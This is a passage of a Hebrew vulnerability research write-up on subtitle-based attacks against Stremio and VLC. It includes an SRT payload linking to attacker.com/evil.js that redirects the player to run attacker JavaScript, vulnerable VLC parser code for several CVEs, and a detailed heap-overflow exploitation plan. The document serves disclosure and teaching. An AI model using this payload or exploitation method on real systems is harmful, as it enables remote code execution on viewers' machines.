PopcornTime בהחלט סימנה את העלייה של תוכנות סטרימינג, אבל כשזו נסגרה לתקופה קצרה על ידי MPAA, משתמשים התחילו לחפש חלופות.

Strem.io, תוכנת סטרימינג פתוחה למחצה, הציעה בדיוק את זה.

כמו PopcornTime, גם היא נכתבה עם מחשבה על קלות השימוש ויש לה ממשק משתמש דומה. כמו כן, Strem.io שותפה לעוד מספר מאפיינים מעניינים עם PopcornTime, והכי חשוב עבורנו, גם זה יישום מבוסס Webkit וגם הוא משתמש ב-OpenSubtitles כספק הכתוביות שלו.

גם Strem.io מוסיף את תוכן הכתוביות לממשק ה-webkit, ולכן הנחנו ש XSS יהיה כיוון טוב גם כאן.

עם זאת, שימוש באותה טכניקה על Strem.io נכשל:


[איור 21 - Stremio עם תמונה שבורה בתרגום]

ניתן לראות את סימון התמונה השבורה בתחתית המסך (איור 21), אך אף קוד לא בוצע. ככל הנראה, ה-Javascript שלנו עבר סניטציה (סינון), ולכן הגיע הזמן לחפור קצת יותר.

הקוד של Strem.io מגיע כארכיון מסוג ASAR, זהו למעשה קובץ TAR פשוט שבו משרשרים את כל הקבצים יחד ללא דחיסה. לאחר חילוץ הקוד, הבנו כי כל טקסט הנוסף למסך מועבר דרך Angular-Sanitize.

מה שתהליך זה עושה הוא לפרסר קוד HTML ומאפשר רק לתגיות בטוחות לשרוד אותו, ובכך למעשה מחטא את המחרוזת כך שלא תכיל ביטויי סקריפטינג. עובדה זו חייבה אותנו למעשה להשתמש בתגי HTML סטטיים בלבד ללא יכולת סקריפטינג והגבילה מאוד את האופציות שלנו. נדרשנו למצוא פתרון יצירתי.

אם אי פעם השתמשתם ב-Strem.io, כנראה שנתקלתם בהודעת ה-Support Us שלהם:



[Stremio support us banner - איור 22]

באמצעות תג ה-img בכתוביות, הצגנו עותק מדויק של מודעת התמיכה באמצע המסך, והקפנו אותה עם תג <a href>, מה שאומר שלחיצה על לחצן סגירה תפנה מחדש את ה-Webkit לדף בשליטתינו, שבו אנחנו יכולים להכניס Javascript כאוות נפשינו:

```
1
00:00:01,000 --> 00:01:00,000
<a href="http://attacker.com/evil.js"><img
src="http://attacker.com/support.jpg"></a>
```

דף זה הוא בדיוק אותו דף evil.js שבו השתמשנו בתקיפה על PopcornTime שניצל את יכולות ה-node-js כדי להריץ קוד על המכונה.

VLC - היעד הברור

מבוא

ברגע שהבנו את פוטנציאל הנזק של כתוביות כווקטור תקיפה, היעד הבא שלנו היה ברור. עם למעלה מ-180,000,000 משתמשים, VLC הוא אחד הנגנים הפופולריים ביותר כיום.


VLC היא תוכנת קוד פתוח, שזמינה עבור כמעט כל פלטפורמה שניתן להעלות על הדעת: Windows, OS X, לינוקס, Windows Phone, אנדרואיד, Tizen ו-iOS. התוכנה מתוארת על ידי המפתחים שלה כ-"פופולרית מאוד, אבל פיסת תוכנה גדולה ומורכבת", היינו בטוחים שחולשות הקשורות לכתוביות יהיו גם כאן.

תכנון

VLC היא למעשה פלטפורמת מולטימדיה מלאה (כמו DirectShow או GStreamer) שבה ניתן לטעון מודולים בצורה דינאמית.

מסגרת הליבה עושה את "החיווט" ואת עיבוד המדיה, מתוך קלט (קבצים, סטרימינג) לפלט (אודיו או וידאו, על מסך או לרשת). היא משתמשת במודולים לעשות את רוב העבודה בכל שלב (demuxers, decoders, פילטרים ופלטים).

להלן תרשים המציג את עקרונות יכולות המודולים של VLC:



[איור 23 - מודולי VLC]

כתוביות

אולי זה זמן טוב לקחת הפסקה קצרה מ-VLC ולדון בתוהו ובוהו המוחלט שהוא העולם של פורמטי כתוביות.

במהלך המחקר שלנו נתקלנו ביותר מ-25(!) פורמטים של כתוביות. חלקם בינאריים, חלקם טקסטואליים, ורק מעטים מתועדים היטב.

ידוע שפורמט הכתוביות SRT תומך בקבוצה מוגבלת של תגי HTML, אבל היינו די מופתעים ללמוד על פונקציות אקזוטיות אחרות המוצעות על ידי פורמטים שונים. הפורמט SAMI, למשל, מאפשר הטמעת תמונות בכתוביות. הפורמט SSA תומך בהגדרה של מספר עיצובים\סגנונות עם יכולת לרפרנס אליהם משורות מסוימות בקובץ. הפורמט ASS אפילו מאפשר הטבעת גופן בינארי. והרשימה נמשכת.

בדרך כלל אין ספריות סטנדרטיות לפירסור כל הפורמטים האלה, מה שמשאיר את משימת הפירסור לכל פלטפורמה. באופן בלתי נמנע, דברים ישתבשו.

חזרה ל-VLC

כתוביות טקסטואליות מנותחות על ידי VLC ב-Demuxer שנקרא subtitle.c. להלן כל הפורמטים בהם VLC תומך ויודע לפרסר:

```
} sub_read_subtitle_function [] =
{
    { "microdvd",    SUB_TYPE_MICRODVD,    "MicroDVD",    ParseMicroDvd },
    { "subrip",      SUB_TYPE_SUBRIP,      "SubRIP",      ParseSubRip },
    { "subviewer",   SUB_TYPE_SUBVIEWER,   "SubViewer",   ParseSubViewer },
    { "ssa1",        SUB_TYPE_SSA1,        "SSA-1",       ParseSSA },
    { "ssa2-4",      SUB_TYPE_SSA2_4,      "SSA-2/3/4",   ParseSSA },
    { "ass",         SUB_TYPE_ASS,         "SSA/ASS",     ParseSSA },
    { "vplayer",     SUB_TYPE_VPLAYER,     "VPlayer",     ParseVplayer },
    { "sami",        SUB_TYPE_SAMI,        "SAMI",        ParseSami },
    { "dvdsubtitle",SUB_TYPE_DVDSUBTITLE, "DVDSubtitle", ParseDVDSubtitle },
    { "mpl2",        SUB_TYPE_MPL2,        "MPL2",        ParseMPL2 },
    { "aqt",         SUB_TYPE_AQT,         "AQTitle",     ParseAQT },
    { "pjs",         SUB_TYPE_PJS,         "PhoenixSub",  ParsePJS },
    { "mpsub",       SUB_TYPE_MPSUB,       "MPSub",       ParseMPSub },
    { "jacosub",     SUB_TYPE_JACOSUB,     "JacoSub",     ParseJSS },
    { "psb",         SUB_TYPE_PSB,         "PowerDivx",   ParsePSB },
    { "realtext",    SUB_TYPE_RT,          "RealText",    ParseRealText },
    { "dks",         SUB_TYPE_DKS,         "DKS",         ParseDKS },
    { "subviewer1", SUB_TYPE_SUBVIEW1,    "Subviewer 1", ParseSubViewer1 },
    { "text/vtt",    SUB_TYPE_VTT,         "WebVTT",      ParseVTT },
    { NULL,          SUB_TYPE_UNKNOWN,     "Unknown",     NULL }
};
```

[איור 24 - מערך של פונקציות הפירסור מתוך subtitle.c]

העבודה היחידה של demuxers היא לנתח את פורמטי התזמון של כל אחד מהפורמטים ולשלוח כל שורה מהכתוביות לפונקציית הפיענוח שלה. מלבד SSA ו-ASS שמופענחות על ידי ספריית הקוד הפתוח libass, כל שאר הפורמטים נשלחים אל הdecoder של VLC עצמו - subsdec.c.

תפקיד subsdec.c הוא לנתח את שדה הטקסט של כל שורת כתוביות וליצור שתי גרסאות שלה. הגרסה הראשונה הוא גירסת טקסט פשוט, כאשר כל התגים והתכונות הוסרו משורת הכתוביות, גרסה זו תשמש במקרה שהרינדור (Graphic Rendering) בהמשך ייכשל.

הגרסה השנייה, יותר עשירה בתכונות ומכונה HTMLsubtitle, אלו כתוביות בתבנית HTML המכילות את כל תכונות הסטיילינג המפוארות כגון גופנים, יישור וכו'.

לאחר שהם מפוענחות, הכתוביות נשלחות לשלב הסופי של הרינדור. עיבוד הטקסט נעשה בעיקר באמצעות ספריית freetype.

תהליך זה פחות או יותר מסכם את מסלול החיים של שורת כתוביות מהרגע שנטענה ועד שהוצגה.

חיפוש באגים

תוך כדי מעבר על הקוד VLC שאחראי על פירסור כתוביות, מיד הבחנו כי הרבה מהפירסור נעשה באמצעות מצביעים (Pointers), במקום על ידי שימוש בפונקציות מחרוזות (String) מובנות. קונספט שלרוב מבשר רעות.

לדוגמה, בעת צריכת המאפיינים (Attributes) האפשריים של תג גופן כגון משפחה, גודל או צבע, VLC נכשל לאמת את סוף המחרוזת בכמה מקומות. הDecoder ימשיך לקרוא מהבאפר (Buffer) עד שיגיע לתו "<" המסמל סגירת תג, תוך כדי שהוא ילדג על Null Termination במקרה והמחרוזת לא תכיל תו סוגר (CVE-2017-8310):

```
657             else if( !strncasecmp( psz_subtitle, "<font ", 6 ))
658             {
659                 const char *psz_attribs[] = { "face=", "family=", "size=",
660                         "color=", "outline-color=", "shadow-color=",
661                         "outline-level=", "shadow-level=", "back-color=",
662                         "alpha=", NULL };
663
664                 HtmlCopy( &psz_html, &psz_subtitle, "<font " );
665                 HtmlPut( &psz_tag, "f" );
666
667                 while( *psz_subtitle != '>' )
```

[subsdec.c CVE-2017-8310 - איור 25]

פאזינג (Fuzzing)

תוך כדי קריאה של הקוד באופן ידני, התחלנו גם לפזז את VLC בחיפוש חולשות הקשורות לכתוביות. הנשק המועדף עלינו היה AFL המבריק. AFL הוא פאזר המשתמש ביכולות זמן-קומפילציה על מנת לבצע

אינסטרומנציה ומשתמש באלגוריתמים גנטיים כדי לזהות מצבים פנימיים חדשים ו"להטריג" מקרי קצה חדשים בתוך הבינארי.

AFL כבר מצא אינספור באגים בפלטפורמות אחרות, ובהינתן מקבץ הקבצים הנכון שישמש עבורו כנקודת פתיחה לשינויים, הוא מסוגל לספק מקרי מבחן מעניינים מאוד בתוך זמן קצר למדי.

עבור מקבץ הקבצים שלנו, הורדנו וכתבנו מחדש מספר קבצי כתוביות עם פונקציות שונות בפורמטים שונים.

כדי להמנע מהצורך ברינדור והתצוגה של וידאו (שרת הפאזינג שלנו היה נטול ממשק גרפי), השתמשנו בפונקציונליות Transcode של VLC כדי לבצע המרת קידוד של סרט קצר של מסך שחור מ-codec אחד לאחר.

זו הפקודה שבה השתמשנו כדי להפעיל את AFL:

```
./afl-fuzz -t 600000 -m 2048 -i input/ -o output/ -S "fuzzer$(date +%s)"
-x subtitles.dict — ~/sources/vlc-2.2-afl/bin/vlc-static -q -I dummy -
subfile

@@ -
sout='#transcode{vcodec="x264",soverlay="true"}:standard{access="file",m
ux="avi",dst="/dev/null"}' ./input.mp4 vlc://quit
```

הקורבן

לא לקח זמן רב ל-AFL למצוא פונקציה פגיעה: ParseJSS.

JSS הוא ראשי תיבות של JACO Sub Scripts. JACOsub הוא פורמט גמיש שמאפשר מניפולציות תזמון, הכללת קבצי JACOsub חיצוניים, השהיות שעון וטריקים רבים אחרים שניתן למצוא במפרט המלא.

סקריפט JACO מסתמך במידה רבה על הוראות (Directives). הוראה היא סדרה של קודים מקושרים. הם קובעים מיקום כתוביות, גופן, סגנון, צבע, וכן הלאה. ההוראות משפיעות רק על שורת הכתוביות שאליה הן מוצמדות.

הקריסה שנמצאה על ידי AFL נבעה מקריאת out-of-bound בעת ניסיון לדלג על הוראות שאינן נתמכות (CVE-2017-8313).

```
1807    /* Parse the directives */
1808    if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
1809    {
1810        while( *psz_text != ' ' )
1811        { psz_text++ ;};
```

[Subtitle.c (CVE-2017-8313) - 26 איור]

במקרה שהוראה כתובה ללא רווחים הבאים אחריה, הלולאה תדלג על Null Byte שמסיים את psz_text, ובכך תדרוס את הבאפר.

הבאג הזה הפנה את תשומת לבנו לפונקציה ParseJSS, ועד מהרה מצאנו עוד שני מקרים נוספים של out-of-bounds read בהוראות אחרות, כחלק מפירסור ההוראות של הסטה וזמן (מקרים 'S' ו-'T' בהתאמה). באג זה נובע בגלל העובדה כי *ההסטה* יכולה להיות גדולה מהאורך של *psz_text* (CVE-2017-8312).

```
1726            case 'S':
1727                shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;
1728
1729                if( sscanf( &psz_text[shift], "%d", &h ) )
```

```
1763            case 'T':
1764                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;
1765
1766                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
```

[איור 28 - Subtitle.c (CVE-2017-8312)]

החולשות VLC המתוארת לעיל, שמאפשרות לתוקפים להקריס את התוכנה, לא הספיקו לנו. רצינו יכולת להריץ קוד, ובשביל זה נזקקנו לחולשה שתאפשר לתוקף לכתוב מידע. המשכנו לקרוא את הפונקציה ParseJSS והסתכלנו בהוראות אחרות.

ההוראות של C[olor] ו-F[ont] העניקו לנו פרימיטיבים חזקים יותר. בגלל טעות קידום כפול של מצביע, הצלחנו לדלג על Null Byte ולכתוב מעבר לבאפר. חולשת Heap Based Overflow הזו איפשרה לנו בסופו של דבר להריץ קוד (CVE-2017-8311).

```
1865            if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||
1866                  ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )
1867            {
1868                psz_text++; psz_text++;
1869                break;
1870            }
```

[איור 29 - Subtitle.c (CVE-2017-8311)]

במקרה אחר, VLC **בכוונה מדלג על Null Byte** (שורה 1883):

```
1882            else if( *(psz_text + 1 ) == '\r' ||  *(psz_text + 1 ) == '\n' ||
1883                     *(psz_text + 1 ) == '\0' )
1884            {
1885                psz_text++;
```

[איור 30 - Subtitle.c (גם CVE-2017-8311)]

התנהגות זו גרמה גם היא לחולשת Heap Based Overflow.

השמשה (Exploitation)

VLC נתמך על מגוון מערכות הפעלה וחומרות שונות. לכל סביבה כזו יש מאפיינים שונים ומימוש שונה של ניהול הזכרון הדינאמי ופרטים שמשפיעים באופן ישיר על שיטת ההשמשה של חולשות מסוג גלישת חוצץ בערימה (heap based buffer overflow). החל בגודל טיפוס מצביע וכלה במימוש מנגנון המטמון (caching), הכל חשוב.

בהוכחת ההיתכנות שלנו החלטנו להשמיש את החולשה על אובנטו גרסה 16.04 על מעבד x86 בגרסת 64 ביט. מכיוון שזו סביבה מודרנית ונפוצה, הוכחת ההיתכנות אכן מדגימה שההשמשה ישימה בעולם האמיתי. בנוסף, מימוש הערימה בסביבה זו - GlibC-Malloc - היות והוא קוד-פתוח, מקל עלינו להבין ולהסביר לפרטי פרטים את תהליך ההשמשה.

ישנן מספר (מועט) של שיטות כלליות להשמיש גלישת חוצץ ב-GlibC-Malloc ששרדו במרוצת השנים. אך לרוע מזלנו (כתוקפים) התנאים בה מתרחשת החולשה מונעים מאיתנו להשתמש באיזו מן השיטות הללו.

האפשרות היחידה שנותרת לנו היא להשתמש בחולשה כדי ליצור לעצמנו אבן יסוד (primitive) שתאפשר לנו דריסה של מידע של היישום כרצוננו. אבן היסוד הזו תוכל לשמש אחר כך כדי לאפשר יכולת חזקה יותר (למשל כתיבה לכל מקום כרצוננו) או לשליטה מלאה על הקוד המורץ.

VLC הוא יישום שממומש עם דגש גדול על מקביליות - כלומר, ישנם הרבה פתילים (threads) שרצים במקביל ומבצעים פעולות שונות. הלכך, וכן לפי המימוש של הערימה, לכל פתיל מוקצה איזור (arena) נפרד בערימה. ההתנהגות הזו מגבילה באופן ניכר את פריטי המידע שאפשר לדרוס באמצעות החולשה. ניתן לדרוס רק פריטים שהוקצו בפתיל שמטפל בכתוביות. כמו כן, הרבה יותר סביר שנוכל לדרוס רק פריטים שהוקצו באיזור שבו החולשה מתרחשת (כלומר, קצת לפני התרחשות החולשה בתרחיש ריצת היישום).

הקוד שמורץ מיצירתו של הפתיל ועד לקטע בו נמצאת החולשה הוא די קצר. התחלנו לחפש באופן ידני פריטי מידע שנראו שימושיים. כך מצאנו שני פריטים: demux_sys_t ו-variable_t. בנוסף, באמצעות מעקב אוטומטי אחרי הקצאות ושחרורים בפתיל, מצאנו גם את link_map, es_out_id_t וכן כמה פריטים של ספריית Qt. ניפינו את הפריטים שמכל מיני סיבות היו בלתי שימושיים ובחרנו לבסוף את variable_t כפריט המתאים ביותר לצרכינו.

להלן הקוד שמגדיר את מבנה טיפוס של פריט המידע הזה:

```
struct variable_t
{
    char *       psz_name; /**< The variable unique name (must be first) */

    /** The variable's exported value */
    vlc_value_t  val;

    /** The variable display name, mainly for use by the interfaces */
    char *       psz_text;

    const variable_ops_t *ops;

    int          i_type;   /**< The type of the variable */
    unsigned     i_usage;  /**< Reference count */

    /** If the variable has min/max/step values */
    vlc_value_t  min, max, step;

    /** Index of the default choice, if the variable is to be chosen in
     * a list */
    int          i_default;
    /** List of choices */
    vlc_list_t   choices;
    /** List of friendly names for the choices */
    vlc_list_t   choices_text;

    /** Set to TRUE if the variable is in a callback */
    bool    b_incallback;

    /** Number of registered callbacks */
    int                 i_entries;
    /** Array of registered callbacks */
    callback_entry_t * p_entries;
};
```


[איור 31 - מבנה של variable_t]

VLC משתמש בפריטים מסוג variable_t על מנת לאכסן כל מיני סוגים של משתנים כמו למשל הגדרות תצורה (configuration) ומשתנים משורת הפקודה. פריטים מהטיפוס הזה נפוצים למדי ב-VLC מה שמגדיל את הסיכוי לתמרן את הערימה כך שיישאר "חור" ממש לפני הקצאה של פריט מהסוג הזה. כמו כן, במבנה הטיפוס הזה ישנו השדה p_ops המכיל מצביעים לשגרות (functions) שפועלות על הערכים השמורים בפריט המידע. כלומר, שליטה בשדה הזה מאפשרת לתוקף לשלוט בהרצת הקוד של היישום.

כעת משבחרנו בפריט המידע בו נרצה לשלוט, עלינו להבטיח כי נוכל להקצות את איזור הזכרון שלפני פריט מידע מסוג זה. כלומר, נרצה לגלוש מתוך מחרוזת שנקצה בערימה אל תוך פריט מסוג variable_t ולשם כך נצטרך לדאוג ל"חורים" ולהקצאות המתאימות.

התהליך בו מתמרנים את הערימה למצב צפוי ומועיל להשמשה נקרא Heap Feng Shui (פנג-שוואי לערימה).

במקרה הזה, מזלנו האיר לנו פנים, ובאופן מקרי הערימה נמצאת באופן טבעי במצב בו ישנו "חור" ממש לפני פריט מידע מסוג variable_t עבור המשתנה "sub-fps" כפי שניתן לראות באיור להלן:



[איור 32 - פריסת הזכרון לפני variable_t]

אף על פי שלא נזקקנו לתכסיסים על מנת לתמרן את הערימה לרצוננו, בכל זאת במהלך המחקר נתקלנו בשיטה מעניינת למדי שמאפשרת כל מיני תמרונים עדינים במידה ואכן נידרש לשנות את מבנה הערימה באופן מורכב יותר. הנה ההסבר על השיטה לתועלתו של הקורא המתעניין (אך אין צורך להבין אותה וניתן להמשיך לפסקה הבאה ללא פגיעה ברצף הקריאה). כאשר VLC פותח קובץ חדש, הוא איננו יודע באיזו תת-מערכת (module) להשתמש על מנת לקרוא את תוכן הקובץ. האריכטקטורה של VLC גמישה למדי ולכן, כאשר נפתח קובץ, VLC טוען את כל תת-המערכות שיודעות לקרוא קבצים אחת אחרי השניה ובודק אם מי מהן יודעת לקרוא את הקובץ.

כעת, החולשה נמצאת בתת-המערכת subtitle אבל זו איננה תת-המערכת שנטענת ראשונה. אחת המערכות שנטענות לפניה היא VobSub שתפקידה לקרוא קבצים מסוג VobSub. ניתן לרמות את תת-המערכת הזו לחשוב שהקובץ הוא אכן קובץ VobSub באמצעות כתיבת ערך מסויים בשורה הראשונה של הקובץ - מה שיתחיל את תהליך קריאת הקובץ על-ידי תת-המערכת. קריאת הקובץ גורמת לכל מיני תהליכים מורכבים של הקצאות ושחרורים - מה שמשפיע על מבנה הערימה. ועכשיו לקסם: הַתֶּקֶן לכתוביות מסוג VobSub דורש שני קבצים. אבל אנחנו מעבירים ל-VLC רק קובץ אחד. לכן כאשר תת-המערכת תסיים לקרוא את הקובץ הראשון ותנסה לקרוא את הקובץ השני תתרחש שגיאה (שהרי הקובץ לא קיים). שגיאה זו תגרום ליציאה מתת-המערכת ומעבר לתת-המערכת הבאה שתנסה לקרוא את הקובץ ובסופו של דבר אל תת-המערכת הפגיעה - subtitle.

כזכור, החולשה מאפשרת לנו לכתוב באופן **סדרתי** את המידע שנמצא לאחר ההקצאה של מחרוזת על הערימה. יכולת זו מציבה בפנינו אתגר משמעותי: השדה הראשון בטיפוס מסוג variable_t הוא psz_name.שדה זה הוא מסוג מצביע למחרוזת. VLC עושה שימוש בשדה זה מספר פעמים במהלך ריצת היישום לפני השימוש בשדה p_ops אשר באמצעותו אנו רוצים לשלוט בהרצת הקוד. מכיוון שהשגרה הפגיעה - ParseJSS - מעתיקה מחרוזות, אין ביכולתנו לדרוס את המצביע עם ערך תקין מאחר וכל מצביע תקין בארכיטקטורה שבחרנו חייב להכיל בייט עם הערך 0, אבל ערך זה מציין סיום מחרוזת ולכן אי אפשר להשתמש בו.

על מנת להתגבר על הבעיה הזו, התעללנו במטא-דאטה (נתונים המתארים נתונים אחרים) של מנגנון ההקצאות. השתמשנו ברצפים מורכבים של הקצאה-גלישה-שחרור בכדי לדרוש את המידע המכיל את גודל ההקצאה (באופן שמזכיר קצת את השיטה שהשתמשו בה ב- "The poisoned NULL byte, 2014 edition". השיטה הזו אפשרה לנו לכתוב רק את שדה ה-p_ops בלי לשנות את שדה ה-psz_name.

כעת, משיש ביכולתנו לדרוס ערך מעניין, אנו ניצבים בפני השאלה הנצחית: איזה ערך שומה עלינו לכתוב?

השגרה שמשתמשת בשדה p_ops היא Destroy שנקראת במהלך סגירת היישום. השגרה קוראת לשגרה שמוצבעת ע"י pf_free שנמצאת במערך שמוצבע ע"י p_ops. לכן, אנחנו זקוקים למצביע למצביע לפיסת הקוד (gadget) הראשון שנרצה להריץ (למעשה המצביע צריך להיות בהיסט 16 מכיוון שזה המצביע השלישי במערך). הבעיה העיקרית שאנו ניצבים בפניה היא מנגנון ה-ASLR (מחולל אקראיות במרחב הזכרון) שמונע מאתנו לדעת באופן ודאי איפה נמצאות פיסות הקוד של היישום.

דרך אחת בה ניתן להתגבר על בעיה זו היא באמצעות דריסה חלקית. המצביע המקורי ב-p_ops מצביע למערך קבוע בשם float_ops שנמצא בספריית libvlccore. אנו יכולים לכתוב רק את החלק התחתון (least significant bits) של המצביע וכך לגרום לו להצביע למקום אחר באותה הספרייה.

אפשרות נוספת היא להצביע לחלק הראשי של היישום (main binary) שבמקרה זה (אובונטו) לא נשלט ע"י מנגנון אקראיות מרחב הכתובות. ואכן מצאנו כמה פיסות קוד מעניינות בחלק זה של היישום, לדוגמה: פיסת קוד שקוראת לשגרה dlsym שמשמשת לאיתור שגרה אחרת ולאחר מכן מריצה את השגרה שנתקבלה עם ערך כרצוננו (בקוד: (dlsym(-1, $rsi)($rbx)).

אפשרות שלישית להתגבר על הבעיה היא באמצעות העתקה חלקית. מכיוון שהחולשה מעתיקה מידע מתוך הערימה ייתכן וניתן לתמרן אותה כך שתעתיק חלקית מצביע שיעזור לנו בהשמשה.

למרות שכל אחת מהשיטות האלה נראית מבטיחה, לא המשכנו עם אף אחת מהן. השמשה ללא היזון חוזר (Scriptless Exploitation) היא בעיה קשה מאוד שמציבה הרבה אתגרים. זה הרבה יותר מדי בשביל הוכחת היתכנות. לכן החלטנו לעת עתה פשוט לבטל את מנגנון אקראיות מרחב הכתובות ולהפנות את המצביע שבשליטתנו לאיזור בערימה שבשליטתנו. הכתובות של הערימה בכל זאת היו נתונות למעט

שינויים בין ההרצות, ככל הנראה בגלל המקביליות של היישום, אבל באופן הסתברותי אותו איזור כתובות הוגרל לא מעט פעמים. כלומר יכולנו להניח איפה תימצא הערימה בערך באחוז ניכר מההרצות של היישום.

השאלה הבאה היא מה ולאן כדאי לנו להצביע בתוך הערימה? למרות שאנחנו יודעים **בגדול** איפה הערימה, עדיין ישנן תזוזות קטנות ואי אפשר לדעת בדיוק איפה יהיה המידע שלנו. VLC קורא את קובץ הכתוביות שורה אחרי שורה ומעתיק כל שורה לערימה. מנגנון קריאת השורות של VLC מציב מגבלה מלאכותית על אורך השורה - לכל היותר 204,800 בתים.

אנו נשים את המידע שלנו בשורה שארכה כאורך הגדול ביותר ע"מ להגדיל את הסיכוי שאם נצביע באופן אקראי לתוך הערימה, נצביע למעשה אל המידע שלנו. המידע שנשים בערימה יהיה מגלשת nop ובסופה תהיה שרשרת rop שתסיים את תהליך הרצת הקוד. משם, הדרך להקפצת מחשבון על שולחן העבודה סלולה ומוכרת.

סיכום

